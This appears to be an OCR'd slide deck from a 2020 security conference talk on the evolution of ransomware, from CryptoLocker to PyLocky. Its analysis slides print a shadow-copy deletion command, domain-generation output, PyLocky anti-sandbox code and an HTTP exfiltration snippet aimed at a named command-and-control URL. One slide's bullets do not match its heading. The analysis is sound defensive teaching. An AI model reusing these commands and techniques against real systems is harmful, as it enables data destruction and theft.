ISSA
Information Systems Security Association

Thought Leadership Web
CONFERENCE

Dissecting Ransomware to Defeat Threat Actors

March 11, 2020

Dissecting Ransomware to Defeat Threat Actors

Today’s web conference is generously sponsored by:

DOMAINTOOLS®

https://www.domaintools.com/

Dissecting Ransomware to Defeat Threat Actors

Moderator

Tim Mackey, Security Strategist

Tim Mackey is a principal security strategist within the Synopsys CyRC (Cybersecurity Research Center). He joined Synopsys as part of the Black Duck Software acquisition where he worked to bring integrated security scanning technology to Red Hat OpenShift and the Kubernetes container orchestration platforms. As a security strategist, Tim applies his skills in distributed systems engineering, mission critical engineering, performance monitoring, large-scale data center operations, and global data privacy regulations to customer problems. He takes the lessons learned from those activities and delivers talks globally at well-known events such as RSA, Black Hat, Open Source Summit, KubeCon, OSCON, DevSecCon, DevOpsCon, Red Hat Summit, and Interop. Tim is also an O'Reilly Media published author and has been covered in publications around the globe including USA Today, Fortune, NBC News, CNN, Forbes, Dark Reading, TEISS, InfoSecurity Magazine, and The Straits Times.


ISSA

Information Systems Security Association
International

www.issa.org

Data and Ransomware

Attackers define the rules



Story of the year 2019: Cities under ransomware siege

Ransomware Attack Costs Norsk Hydro Tens of Millions of Dollars

Ransomware took an American gas pipeline operator offline

Average total cost of data breach: **$8.19 Million**

Customer impact: **3.6% abnormal turnover**

Average time to identify and contain a breach: **245 days**

Source: 2019 Cost of Data Breach Study (US Data) – Ponemon Institute

Truism #1

> “ *You can’t secure data you don’t know you’re processing* ”

Truism #2

> “ *If your users don’t know what you’re doing with their data – you increase business risk if something goes wrong!* ”


Truism #3

“

When a data incident occurs –
the only data exfiltrated is data you retained

”

Transparency as defense



December 17, 2019

Norsk Hydro responds to ransomware attack with transparency

Microsoft Security Team

Last March, aluminum supplier Norsk Hydro was attacked by LockerGoga, a form of ransomware. The attack began with an infected email and locked the files on thousands of servers and PCs. All 35,000 Norsk Hydro employees across 40 countries were affected. In the throes of this crisis, executives made three swift decisions:

- Identify and eliminate convenience processes
- Baseline expected processes and data flows
- Inventory all software assets and patch models
- Ensure data controls have executive sponsorship
- Share breach experiences with peers

Data controls for success

Data security starts with informed data collection

- Why is the data collected, who touches it, and how long will it be retained?
- Train all development and operations teams to identify sensitive data

Data governance requires Dev, Ops, IT and Legal cooperation

- Train all technical staff to understand the regulatory implications of data
- Document decisions impacting risk assessments surrounding data usage

Legacy applications and systems may pose highest risk

- Limit access to systems designed prior to current regulatory guidelines
- Implement stringent access and traffic monitoring to identify aberrant accesses

Dissecting Ransomware to Defeat Threat Actors

Speaker

Tarik Saleh, Senior Security Engineer & Malware Researcher, DomainTools

Tarik Saleh is the Senior Security Engineer and Malware Researcher at DomainTools. He has been a technology hobbyist since he got his first computer at age 10 and has over 7 years experience in Information Security in various blue-team roles such as leading a Threat Hunting team, Incident Response and Security Operations. Tarik has worked in the Security space for enterprise companies such as Amazon and Expedia. Security is more of a passion than a ‘9-5’ job for Tarik. Outside of work, you’ll see Tarik and his dog Roland out enjoying the beautiful Pacific Northwest.

ISSA

Information Systems Security Association International

www.issa.org

Evolution of Ransomware

Tarik Saleh - Senior Security Engineer & Malware Researcher at DomainTools

CryptoLocker: Summary

- CryptoLocker 2013-2014 (RIP)
- Windows-based malware created by “lucky12345” and “slavik” who also created Zeus Botnet
- Delivered via GameOver Zeus Botnet & malicious email attachments
- CryptoLocker was eventually taken down in Operation Tovar in 2014
- Victims paid out approximately $27 Million in ransom in BTC
- CryptoLocker really helped set the bar on a technical level for other ransomware

$27 Million

CryptoLocker: Initial Access

```
## CryptoLocker Attack Chain
email OR ZeusBot => attachments => CryptoLocker.exe

## CryptoLocker poisoned common file types
attachments = ['.doc', '.xls', '.pdf', '.zip']

## Post execution CryptoLocker would copy itself
CryptoLocker.exe => %APPDATA%\$randomString.exe

## After it copying itself, persistence established
\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"CryptoLocker":"random".*exe

## Early versions of CryptoLocker...UID-like
> {71257279-042B-371D-A1D3-FBF8D2FADFFA}.exe

## Later versions of CryptoLocker

> Gfaiqhgtqakbxlbf.exe
```


CryptoLocker: File Tampering

```
## CryptoLocker Filename Extensions
>.encrypted || .cryptolocker
## OR
|| .[7 random characters]

## VSS Destruction

"C:\Windows\SYsWOW64\cmd.exe" /C

"C:\Windows\Sysnative\vssadmin.exe" \

Delete Shadows /All /Quiet
```


CryptoLocker: Network Operations

```
## CryptoLocker TLDs
tlds = ["com", "net", "biz", "ru", "org", "co.uk", "info"]
## Reverse Engineered DGA
In [5]: Cryptolocker.domains()
Out[5]:
['gdntxcjhspjrgq.com',
 'tqsiehnulggxog.net',
 'hxplqmkijrdipl.biz',
 'uluawrovciaoon.ru',
 'myrwmwsnqjiynv.org',
 'nbwsicysjlonnt.co.uk',
...etc...etc...etc...
```

CryptoLocker: Ransom Note & Payment Info



rcdata	101	0x00017700	PNG
rcdata	102	0x00048BE0	PNG
rcdata	103	0x00053640	Rich-Text
rcdata	2000	0x00048EF8	PNG
rcdata	2002	0x0004DF00	PNG
rcdata	2003	0x000507B8	PNG
rcdata	2004	0x000510C0	PNG
rcdata	2010	0x00053C20	Rich-Text
rcdata	2012	0x000540F0	Rich-Text
rcdata	2013	0x000545D0	Rich-Text
rcdata	2014	0x000548E8	Rich-Text



Ukash is electronic cash and e-commerce brand. Based on a prepaid system, Ukash allows users to purchase and then spend money online.

Money can be purchased from one of the reported 420,000 participating retail locations worldwide, or by using the company's website. This electronic money can then be used to pay online, or loaded on to a prepaid card or eWallet.

You can **combine multiple values** of your Ukash into a single amount and have your new Ukash Code and value emailed to you if you want. Yo will need to register <https://www.ukash.com/en-GB/registration/> at Ukash.com, login and then go to the Manage Ukash area to use Combine tool.

Home Page <https://www.ukash.com/en-GB/>
Get Ukash <https://www.ukash.com/en-GB/where-to-get/>

CryptoLocker: Summary

- Likely first to use cryptocurrency (Bitcoin) as ransom payments
- Resilient to takedown’s with DGA & Zeus Botnet infrastructure
- Set the bar for file name extension adjustment
- Leverages built in Windows CryptoAPI
- Volume Shadow Services destruction

$27 Million

Ransomware Evolution:

TeslaCrypt (2015)

SamSam (2016)

Petya (2016)


Locky (2017)

Ransomware Evolution: ShadowBrokers & EternalBlue Exploit (2017)

ShadowBrokers & Eternal Blue

## EternalBlue Exploit Released

wormable + RCE = bad



```
0x0041a49c   [*] Auto targeted based on SMB string\n
0x0041a4c4       [+] Backdoor not installed, game on.\n
0x0041a4f0       [+] Backdoor is already installed -- nothing to be done.\n
0x0041a530   [*] Pinging backdoor...\n
0x0041a54c       [+] Connection established for exploitation.\n
0x0041a580   [*] Connecting to target for exploitation.\n
```

## Impact of EternalBlue public release

200,000+ machines infected < 2 weeks

## 2017 - The Rise Of Ransomware


newRansomware = ['NotPetya', 'WannaCry', 'BadRabbit']

## Damages by NotPetya, WannaCry and BadRabbit

$1+ Billion USD in over 65 countries

Ransomware Evolution: PyLocky (2018)


- Source code leaked online around 2018
- First well documented, publicly known Python-based ransomware
- Employed relatively sophisticated techniques for anti-evasion
- Source code leak & Python-based lowered the technical hurdles to ransomware development
- Targeted English, Korean and Italian speaking victims
- Imposter of Locky ransomware



p:2+ type:"executable" behavior:"Python"

□ FILES 20 / 2.06 M

PyLocky - Initial Access



Stéphane SAVIGNEUX August 1, 2018 at 10:13 PM

SS

Nous avons reçu votre paiement.

To: contact@ibermat.fr,

Reply-To: Stéphane SAVIGNEUX

Madame, Monsieur,

Nous vous notifions que votre commande du 31/07/2018 d'un montant de 711€ a bien été enregistrée.
Le contenu de votre commande est détaillé dans la facture téléchargeable en cliquant ici.

Tout changement sur l'état de votre commande (préparation, expédition, etc.) vous sera automatiquement et immédiatement notifié par email.

L'expédition du produit aura lieu 24 heures au plus après le passage à l'état "validé" de votre demande.
Toute commande qui nous parvient incomplète demande des délais de traitement supplémentaires dont nous ne saurions être tenus responsables.

Cordialement,
Stéphane SAVIGNEUX
Service comptabilité

PyLocky - Leveraging Python for Malware Dev


```
## Python WMI module is a lightweight wrapper on top of PyWin32
extensions

import wmi
## Analyzing all stopped Windows processes via WMI
c = wmi.WMI ()
for s in c.Win32_Service ():
  if s.State == 'Stopped':
    print s.Caption, s.State
```

PyLocky - Evasion / Anti-Detection Techniques

```
## Calls to instantiate WMI class
computer = wmi.WMI()
# Query WMI for OS information
os_info = computer.Win32_OperatingSystem()[0]
# Query WMI API to gather the total amount of RAM in GB
system_ram = float(os_info.TotalVisibleMemorySize) / 1048576  # KB to GB
# Anti sandbox technique
LockRAM = str(int(round(system_ram)))
## If the system is running less than 4GB stall execution for 11.5 days!
if LockRAM < 4:
    time.sleep(999999)
# Simple, but super effective!
```

PyLocky - Persistence Mechanisms

```
## Persistence Mechanisms
>>> print(PyLocky.persistence())
None
```



ProgramData | DE-Evo | Rulez.exe

Startup Method

□ Registry HKCU\Run - HKLM\Run (If Admin)
□ Folder Startup
☑ Hidden Startup
□ Add Startup For SafeMode

* Choose one : Better

Startup name: EVO

File Options

☑ Compress Resources
□ Obfuscate Code
□ Realign PE
□ EOF support
□ Enable Extention Spoofer JPG

Delay in seconds: 16

PyLocky - Who It Attacks

```
# EXE AND PROGRAM FORMATS
"msi", "php", "apk", "app", "bat", "cgi", "com", "asp", "aspx", "cer", "cfm", "css", "htm",
"html",
"js", "jsp", "rss", "xhtml", "c", "class", "cpp", "cs", "h", "java", "lua", "pl", "py", "sh", "sln",
"swift",
"vb", "vcxproj",
# GAME FILES
"dem", "gam", "nes", "rom", "sav",
# COMPRESSION FORMATS
"tgz", "zip", "rar", "tar", "7z", "cbr", "deb", "gz", "pkg", "rpm", "zipx", "iso",
# MISC
"ged", "accdb", "db", "dbf", "mdb", "sql", "fnt", "fon", "otf", "ttf", "cfg", "ini", "prf", "bak", "old",
"tmp",
"torrent"
```

PyLocky - Collection & Exfiltration

```
## Using WMI to collect victim computer information
computer_info = computer.Win32_ComputerSystem()[0]
os_info = computer.Win32_OperatingSystem()[0]
proc_info = computer.Win32_Processor()[0]
gpu_info = computer.Win32_VideoController()[0]
...[SNIP]...
pcname = os.environ['COMPUTERNAME']
lang = locale.getdefaultlocale()

## HTTP Exfiltration to C2 via POST
start_url = "http://centredentairenantes.fr/wp-system.php"
login_url = start_url
s = requests.Session()
...[SNIP]...
## POST made with acquired host info
```

Ransomware: The Future

```
## New Ransomware, New Languages
print(Snake.language())
>>>
golang

## Snake Ransomware
from datetime import date
print(Snake.date())
>>>
01-06-2020

## Detecting Snake Network Operations
print(Snake.networkOps())
>>>
None
```

Dissecting Ransomware to Defeat Threat Actors

Speaker

Tony Buenger, Deputy Chief Information Security Officer, Auburn University

